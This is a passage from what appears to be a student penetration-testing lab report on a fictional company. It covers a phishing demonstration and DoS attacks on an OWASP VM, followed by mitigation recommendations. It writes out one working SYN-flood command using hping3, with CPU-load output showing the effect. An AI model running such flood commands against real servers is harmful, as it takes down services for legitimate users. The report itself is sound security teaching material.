Figure-42-ATTACKERS-MACHINE-FAKE-WEB-SITE-ADDRESS




Figure-45-AFTER-GETTING-ALL-LOGIN-DETAILS-CONNECTED-TO-THE-REAL-WEB-SITE

### Attack Demonstration:

In a social engineering attack on CyberSafeGuard Solutions Ltd., phishing emails are sent to staff members, resembling official company correspondence. These emails contain links to fake login pages mimicking the company website. Unsuspecting employees, thinking they're logging into their accounts, enter their credentials, unwittingly giving access to the hacker. This illustrates how attackers exploit human vulnerabilities to compromise organizational security.

### The Scenario Assessment:

The potential for this social engineering attack to be successful puts CyberSafeGuard Solutions Ltd. and the individual user at serious risk. The confidentiality and integrity of user data may be jeopardized if the attacker manages to obtain login credentials, financial information, or personal information. Unauthorized access to user accounts can also result in financial fraud, identity theft, and harm to the organization's reputation. In general, social engineering attacks erode user confidence and can have serious negative effects on an organization's finances and reputation.

## D - Denial of Service Attacks:

### 1. DoS the Web Server:

DoS attacks disrupt computer systems or networks by flooding them with excessive traffic or resource requests, aiming to overwhelm and disrupt availability. Attackers employ various methods to execute such attacks on web servers.

### Attack Demonstration:

TCP Flooding Attack:




Figure-46-SYN-FLOOD-HOW-IT-WORKS

The attacker floods the target web server with a large volume of fictitious connection requests (SYN packets) to initiate a TCP SYN flood attack. These requests appear authentic, making it difficult for the server to differentiate between genuine and fraudulent requests due to the forged source addresses. This overload can lead to service outages and a significant increase in CPU usage.

top - 23:38:22 up 13:47, 1 user, load average: 0.00, 0.00, 0.00											
Tasks: 101 total, 1 running, 100 sleeping, 0 stopped, 0 zombie											
Cpu(s): 0.0%us, 2.3%sy, 0.0%ni, 97.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
Mem: 1026132k total, 513664k used, 512468k free, 96088k buffers											
Swap: 397304k total, 0k used, 397304k free, 212740k cached											
PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
3063	root	20	0	2532	1176	920	R	2.3	0.1	0:00.85	top
716	postgres	20	0	44976	1472	664	S	1.0	0.1	0:06.74	postgres
6	root	20	0	0	0	0	S	0.3	0.0	0:03.54	events/0
1	root	20	0	2796	1636	1188	S	0.0	0.2	0:00.30	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	20	0	0	0	0	S	0.0	0.0	0:00.08	ksoftirqd/0
5	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
7	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuset
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	khelper
9	root	20	0	0	0	0	S	0.0	0.0	0:00.00	netns
10	root	20	0	0	0	0	S	0.0	0.0	0:00.00	async/mgr
11	root	20	0	0	0	0	S	0.0	0.0	0:00.00	nm

Figure-47-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP

```
(w1761374_achintha㉿kali)-[~]
$ sudo hping3 192.168.56.102 --flood -S -p 445
HPING 192.168.56.102 (eth1 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure-48-COMMENCE-ATTACK-IN-KALI

top - 23:45:57 up 13:55, 1 user, load average: 2.37, 0.75, 0.25											
Tasks: 101 total, 2 running, 99 sleeping, 0 stopped, 0 zombie											
Cpu(s): 0.2%us, 3.4%sy, 0.0%ni, 11.8%id, 0.0%wa, 1.9%hi, 82.7%si, 0.0%st											
Mem: 1026132k total, 513928k used, 512204k free, 96312k buffers											
Swap: 397304k total, 0k used, 397304k free, 212732k cached											
PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4	root	20	0	0	0	0	R	53.0	0.0	0:33.39	kssoftirqd/0
3063	root	20	0	2532	1176	920	R	23.6	0.1	0:26.66	top
1535	root	20	0	280m	62m	14m	S	3.2	6.2	1:02.14	java
6	root	20	0	0	0	0	S	2.1	0.0	0:04.95	events/0
1650	root	20	0	665m	88m	18m	S	0.9	8.8	0:48.14	java
13	root	20	0	0	0	0	S	0.6	0.0	0:00.41	bdi-default
662	mysql	20	0	143m	22m	5648	S	0.6	2.2	0:12.92	mysqld
1	root	20	0	2796	1636	1188	S	0.0	0.2	0:00.30	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
5	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
7	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuset
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	khelper

Figure-49-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP

## Smurf DoS Attack:




Figure-50-Smurf-DoS-Attack

In a Smurf DoS attack, the attacker floods the target network with numerous ICMP packets, each containing a false source IP address. This forces network devices to redirect responses to the victim server, overwhelming its resources. Consequently, the server experiences a spike in CPU usage, leading to poor performance or complete unavailability.

```
top - 08:48:51 up 2 min, 1 user, load average: 8.19, 3.19, 1.15
Tasks: 227 total, 1 running, 225 sleeping, 0 stopped, 1 zombie
Cpu(s): 0.6%us, 2.9%sy, 0.0%ni, 96.5%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 1026132k total, 749968k used, 276164k free, 134868k buffers
Swap: 397304k total, 0k used, 397304k free, 214364k cached

PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM     TIME+   COMMAND
2105 root      20   0 2548 1280 920 R  3.2  0.1  0:00.63 top
1627 root      20   0 280m 60m 14m S  0.3  6.0  0:02.68 java
1957 www-data  20   0    0    0    0 Z  0.3  0.0  0:00.40 apache2 <defunct>
  1 root      20   0 2792 1636 1188 S  0.0  0.2  0:00.28 init
  2 root      20   0    0    0    0 S  0.0  0.0  0:00.00 kthreadd
  3 root      RT   0    0    0    0 S  0.0  0.0  0:00.00 migration/0
```

Figure-51-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP




Figure-52-DOS-ATTACK-COMMENCING-THE-SMURF

top - 08:53:42 up 2 min, 1 user, load average: 1.24, 0.35, 0.12											
Tasks: 151 total, 34 running, 117 sleeping, 0 stopped, 0 zombie											
Cpu(s): 12.8%us, 8.6%sy, 0.0%ni, 0.0%id, 0.0%wa, 18.8%hi, 59.8%si, 0.0%st											
Mem: 1026132k total, 546044k used, 480088k free, 67152k buffers											
Swap: 397304k total, 0k used, 397304k free, 212868k cached											
PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1687	www-data	20	0	51344	9108	2016	R	9.1	0.9	0:00.42	apache2
1684	www-data	20	0	51344	9108	2016	R	8.9	0.9	0:00.41	apache2
1685	www-data	20	0	51344	9108	2016	R	8.9	0.9	0:00.40	apache2
1686	www-data	20	0	51344	9108	2016	R	8.9	0.9	0:00.39	apache2
1688	www-data	20	0	51344	9080	1988	R	8.9	0.9	0:00.41	apache2
1979	www-data	20	0	51344	9108	2016	R	8.2	0.9	0:00.41	apache2
1980	www-data	20	0	51344	9108	2016	R	6.1	0.9	0:00.26	apache2
1981	www-data	20	0	51316	9080	1988	R	6.1	0.9	0:00.26	apache2
2	root	20	0	0	0	S	0.0	0.0	0.0	0:00.00	kthreadd
3	root	RT	0	0	0	S	0.0	0.0	0.0	0:00.00	migration/0
4	root	20	0	0	0	S	0.0	0.0	0.0	0:00.01	ksoftirqd/0
5	root	RT	0	0	0	S	0.0	0.0	0.0	0:00.00	watchdog/0

Figure-53-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP

### Which Cyber Security Tenet is violates:

Attacks known as denial of service (DoS) breach the cybersecurity principle of availability. These attacks prevent a system or network from operating normally, making services inaccessible to authorized users. DoS attacks violate the principle of maintaining the continuous availability of systems and services by flooding the target server with excessive traffic or resource demands, preventing users from accessing the desired resources or services.

### The Scenario Assessment:

CyberSafeGuard Solutions Ltd can suffer a great deal from such attacks. Customer discontent, a decline in confidence, and harm to the business's reputation could result from the service outage. Extended interruptions of services may also lead to monetary losses and legal repercussions. To maintain the consistent availability and dependability of the business's web services, it is imperative to mitigate DoS attacks.

## E - Threats Mitigation Techniques & Recommendations:




Figure-54-Types-of-Attacks

### 1. Minimizing Threats in the Reconnaissance Phase:

To minimize risks identified during the reconnaissance phase, CyberSafeGuard Solutions Ltd. should implement robust access controls to distinguish authorized tasks from unauthorized ones. Additionally, updating software versions based on reconnaissance findings can mitigate vulnerabilities and reduce the likelihood of exploitation. These measures will enhance the web application's security posture and mitigate risks associated with reconnaissance activities.



Figure-55-Minimizing-Threats-in-the-Reconnaissance-Phase

## 2. Preventing Information Disclosure during Scanning and Enumeration:




Figure-56-Port-knocking

To prevent information disclosure during scanning and enumeration, implementing port knocking is recommended. Port knocking involves sending a sequence of connection attempts to closed ports, dynamically opening them upon receiving the correct sequence. This tactic hides open port information, making it harder for attackers to identify entry points. Port knocking reduces risks by thwarting brute-force attacks through sequence prediction and enabling real-time threat detection. Overall, it adds an extra layer of defense against unauthorized access and minimizes the exposure of sensitive data during reconnaissance.

## 3. Protecting Against SQL Injection:




Figure-57-SQL-Injection

To safeguard the company's database from SQL injection attacks, robust security measures are essential in both the frontend and backend of the web application. Using prepared statements or parameterized queries instead of directly inserting user input into SQL queries helps prevent malicious injections. Comprehensive input validation for both frontend fields and backend APIs ensures only sanitized data is accepted, reducing SQL injection risks. Enforcing access controls limits generic user access, further mitigating SQL injection threats. Additionally, encrypting confidential information during transit and storage enhances data security, even in the event of a successful SQL injection attack. These measures significantly lower the risk of SQL injection vulnerabilities and protect the company's database from abuse.

#### 4. Protecting Against Cross-Site Scripting Attacks:




Figure-58-Cross-Site-Scripting-(XSS)-attack

To mitigate Cross-Site Scripting (XSS) attacks, robust security measures are crucial for both the frontend and backend of the web application. Implement input validation techniques to ensure user input is properly formatted and devoid of harmful characters. Utilize output encoding to prevent user input from being executed as code by the browser. Install a Web Application Firewall (WAF) at the network perimeter to filter incoming requests for suspicious patterns indicative of XSS attacks. Encourage users to install browser add-ons that detect and block XSS attacks. These strategies bolster the security of CyberSafeGuard Solutions Ltd.'s web application and mitigate the risk of data theft and unauthorized script execution.

## 5. Protecting Against Cryptanalysis Attacks:




Figure-59-Cryptanalysis-Attacks

To safeguard against cryptanalysis attacks, robust encryption and security measures must be implemented. Encrypting all network communication with HTTPS ensures end-to-end encryption, making it challenging for hackers to intercept and decode sensitive information like login credentials and credit card details. Enabling HTTP Strict Transport Security (HSTS) guarantees secure communication over HTTPS, preventing attackers from downgrading connections to insecure protocols. Utilizing robust authentication mechanisms such as multi-factor authentication (MFA) adds an extra layer of security, reducing the risk of unauthorized access to user accounts. By adopting these measures, CyberSafeGuard Solutions Ltd. can protect sensitive user data and maintain the integrity and confidentiality of their systems.

## 6. Mitigating Man-in-the-Middle Attacks:




Figure-60-Man-in-the-Middle-Attack

To mitigate Man-in-the-Middle (MiTM) attacks, security analysts can take proactive measures:

- Implement Two-Factor Authentication (2FA) to add an extra layer of security beyond passwords, reducing the risk of unauthorized access.
- Enforce Strong Password Policies, requiring complex passwords to resist brute-force attacks.
- Limit Personal Information Collection during signup to minimize the impact of potential breaches.
- Deploy Email Spam Protection Measures, including authentication and filtering to thwart phishing attempts.
- Utilize Anti-Phishing Measures like unique passwords or secret phrases to authenticate communication and prevent users from falling for scams.

By regularly auditing and assessing security measures, analysts can effectively mitigate MiTM attack risks and enhance overall security.

## 7. Preventing Social Engineering Attacks:




Figure-61-Social-Engineering-Attack

To prevent social engineering attacks, companies should implement robust security measures and provide regular user awareness training. Key tactics include:

- User Training: Educate users on social engineering tactics and how to spot suspicious emails.
- Multi-Factor Authentication (MFA): Implement additional verification measures for sensitive data access.
- Password Policies: Enforce regular updates and complexity for passwords.
- Phishing Exercises: Conduct regular simulations to assess and train users.
- Email Filtering: Use tools to block phishing emails.
- Incident Response: Establish plans for addressing social engineering incidents.
- Security Assessments: Regularly conduct assessments and tests for vulnerability detection.

Implementing these measures and promoting a security-aware culture can mitigate social engineering risks and bolster overall data breach prevention.



Figure-62-Types-of-Social-Engineering

## 8. Protecting Against DoS Attacks:




Figure-63-DoS-Attack

To protect against denial-of-service (DoS) attacks, organizations can implement various strategies:

- Deploy rate limiting, web application firewalls (WAFs), and content delivery networks (CDNs) to mitigate DoS impacts.
- Utilize DDoS protection services for real-time detection and blocking of malicious traffic.
- Employ network monitoring tools and scale infrastructure to handle traffic spikes.
- Develop incident response plans to minimize downtime and restore service availability.

Implementing these measures enhances web service resilience against DoS attacks, ensuring uninterrupted user access. Regular testing is essential to verify the effectiveness of mitigation strategies against evolving threats.

## 9. Intrusion Detection and Prevention Systems

